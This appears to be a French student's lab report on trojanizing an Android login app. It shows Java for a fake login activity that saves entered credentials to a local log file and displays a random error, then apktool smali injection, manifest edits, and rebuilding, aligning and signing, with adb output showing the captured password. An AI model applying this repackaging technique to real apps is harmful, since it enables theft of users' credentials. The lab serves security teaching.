GROUPE
VALLEE LEO

TP2

GROUPE
VALLEE LÉO

Sommaire

GROUPE
VALLEE LÉO

CRÉATION APK BASIQUE

3

Pour commencer le TP2 j'ai décidé de créer l'application qu'on voit en annexe dans le sujet de TP. On appellera cette application en apk basique.


```java
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    private EditText loginEditText;  2 usages
    private EditText passwordEditText;  2 usages
    private TextView errorMessageTextView;  2 usages

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        loginEditText = findViewById(R.id.login);
        passwordEditText = findViewById(R.id.password);
        errorMessageTextView = findViewById(R.id.error_message);
        Button loginButton = findViewById(R.id.button_login);

        loginButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                String login = loginEditText.getText().toString();
                String password = passwordEditText.getText().toString();

                if (login.equals("admin") && password.equals("1234")) {
                    Intent intent = new Intent( packageContext: MainActivity.this, SuccessActivity.class);
                    startActivity(intent);
                } else {
                    errorMessageTextView.setText("Identifiants incorrects");
                }
            }
        });
    }
}
```


GROUPE
VALLEE LÉO

APK BASIQUE

4

Une application basique avec un formulaire. Pour la simulation la personne rentre son identifiant et son mot de passe. En appuyant sur login elle est redigéré vers une autre activité. Attention son identifiant et mot de passe est choisit par défaut lors de la création de l'application car on veut simuler quelqu'un. Ici donc pour s'identifier il faut taper admin et 1234 en mot de passe.





GROUPE
VALLEE LÉO

CRÉATION APK PAYLOAD

5

Maintenant que nous avons l'apk basique qui va simuler une personne. Nous allons créer un apk payload qui simule le même style que l'apk basique sauf qu'il doit générer une erreur au moment du login. Puis redigérer vers la vrai activité donc l'apk basique.

```java
public class PayloadActivity extends AppCompatActivity {
    private EditText loginEditText;  2 usages
    private EditText passwordEditText;  2 usages
    private String[] errorMessages = {  2 usages
            "Identifiant ou mot de passe incorrect.",
            "Erreur de connexion au serveur.",
            "Temps de réponse dépassé.",
            "Problème réseau, veuillez réessayer.",
            "Connexion échouée, veuillez vérifier vos identifiants.",
            "Erreur 404.",
            "Erreur système, veuillez contacter le support."
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_payload);


        loginEditText = findViewById(R.id.login);
        passwordEditText = findViewById(R.id.password);
        Button loginButton = findViewById(R.id.button_login);

        loginButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                String login = loginEditText.getText().toString();
                String password = passwordEditText.getText().toString();
                saveLoginData(login,password);
                showErrorDialog();
            }
        });
    }

```

GROUPE
VALLEE LÉO

CRÉATION APK PAYLOAD

6

```
49      private void showErrorDialog() {  1 usage
50          Random random = new Random();
51          int randomIndex = random.nextInt(errorMessages.length);
52          String randomErrorMessage = errorMessages[randomIndex];
53
54          AlertDialog.Builder builder = new AlertDialog.Builder( context: this);
55          builder.setTitle("Erreur de connexion");
56          builder.setMessage(randomErrorMessage);
57          builder.setPositiveButton( text: "OK", (dialog, which) -> {
58              try {
59                  Class<?> mainActivityClass = Class.forName( className: "com.example.app3.MainActivity");
60                  Intent intent = new Intent( packageContext: PayloadActivity.this, mainActivityClass);
61                  startActivity(intent);
62              } catch (ClassNotFoundException e) {
63                  e.printStackTrace();
64                  Toast.makeText( context: PayloadActivity.this,  text: "MainActivity non trouvée", Toast.LENGTH_SHORT).show();
65              }
66          });
67          builder.show();
68      }
```

Fonction du payload pour pouvoir
générer une erreur aléatoire et redigérer
vers l'apk basique

CRÉATION APK PAYLOAD

Fonction du payload pour pouvoir sauvegarder les identifiants dans un fichier local.


```
    private void saveLoginData(String login, String password) {  1 usage

        String filename = "log.txt";
        String fileContents = login + "." + password + "\n";
        FileOutputStream fos = null;

        try {
            fos = openFileOutput(filename, MODE_APPEND);
            fos.write(fileContents.getBytes());
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            if (fos != null) {
                try {
                    fos.close();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }
    }
}
```


GROUPE
VALLEE LÉO

APK PAYLOAD

8

Ici le payload ressemble presque à l'identique à l'application de base. Sauf qu'il génère une erreur aléatoire.





DÉCOMPILATION



```
exegol-thm Final # apktool2 d -f -o basic apk_base.apk
```

```
exegol-thm Final # apktool2 d -f -o fake apk_fake.apk
```

On décompile les deux apk pour accéder
à leur ressource, code smali, etc ...

SMALI

On va copier les fichiers smali dans le repertoire de l'apk basique.
Attention au problème de renommage et ressource.



ANDROIDMANIFEST.XML


```
-<manifest android:compileSdkVersion="34" android:compileSdkVersionCodename="14" package="com.example.app3" platformBuildVersionCode="34" platformBuildVersionName="14">
    <permission android:name="com.example.app3.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
    <uses-permission android:name="com.example.app3.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
  -<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules" android:extractNativeLibs="false"
   android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true"
   android:theme="@style/Theme.App3">
      <activity android:exported="false" android:name="com.example.app3.SuccessActivity"/>
      <activity android:exported="true" android:name="com.example.app3.MainActivity"/>
    -<activity android:exported="true" android:name="com.example.app3.PayloadActivity">
      -<intent-filter>
          <action android:name="android.intent.action.MAIN"/>
          <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
      </activity>
    -<provider android:authorities="com.example.app3.androidx-startup" android:exported="false" android:name="androidx.startup.InitializationProvider">
        <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
        <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
        <meta-data android:name="androidx.profileinstaller.ProfileInstallerInitializer" android:value="androidx.startup"/>
      </provider>
    -<receiver android:directBootAware="false" android:enabled="true" android:exported="true" android:name="androidx.profileinstaller.ProfileInstallReceiver" android:permission="android.permission.DUMP">
      -<intent-filter>
          <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE"/>
        </intent-filter>
      -<intent-filter>
          <action android:name="androidx.profileinstaller.action.SKIP_FILE"/>
        </intent-filter>
      -<intent-filter>
          <action android:name="androidx.profileinstaller.action.SAVE_PROFILE"/>
        </intent-filter>
      -<intent-filter>
          <action android:name="androidx.profileinstaller.action.BENCHMARK_OPERATION"/>
        </intent-filter>
      </receiver>
    </application>
</manifest>
```

On modifie le fichier AndroidManifest pour dire que le PayloadActivity se lance au démarrage de l'application. J'ai aussi ajouté l'option debuggable=true qui servira pour plus tard.

BUILD APK


```
exegol-thm Final # apktool2 b basic -o apk_final.apk
```

```
exegol-thm Final # zipalign -v 4 apk_final.apk apk_final_aligned.apk
```

```
exegol-thm Final # apksigner sign --ks ../my-release-key.keystore --out apk_final_signed.apk apk_final_aligned.apk
```

Avec tout les changements on peut maintenant rebuild l'apk, l'aligner et le signer.

PROBLÈMES

Durant l'injection des fichiers smali, j'ai eu énormément de problème de ressource. Mais aussi de renommage, id manquant. Mais aussi des problèmes pour tester mes apk avec android studio c'est pour ça que je dois aligner l'apk avant de le signer.

RÉSULTAT


```
┌──(leo㉿DESKTOP-52EV459)-[~/AppData/Local/Android/Sdk/platform-tools]
└─$ .\adb.exe shell
emu64xa:/ $ run-as com.example.app3
emu64xa:/data/user/0/com.example.app3 $ cd files/
emu64xa:/data/user/0/com.example.app3/files $ ls
log.txt  profileInstalled
emu64xa:/data/user/0/com.example.app3/files $ cat log.txt
admin.1234
emu64xa:/data/user/0/com.example.app3/files $
```

L'application est disponible pour tester (apk_final_signed.apk).

Ici avec adb on peut se connecter à notre application et voir que un fichier log.txt est créé avec les identifiants de la personne ciblé.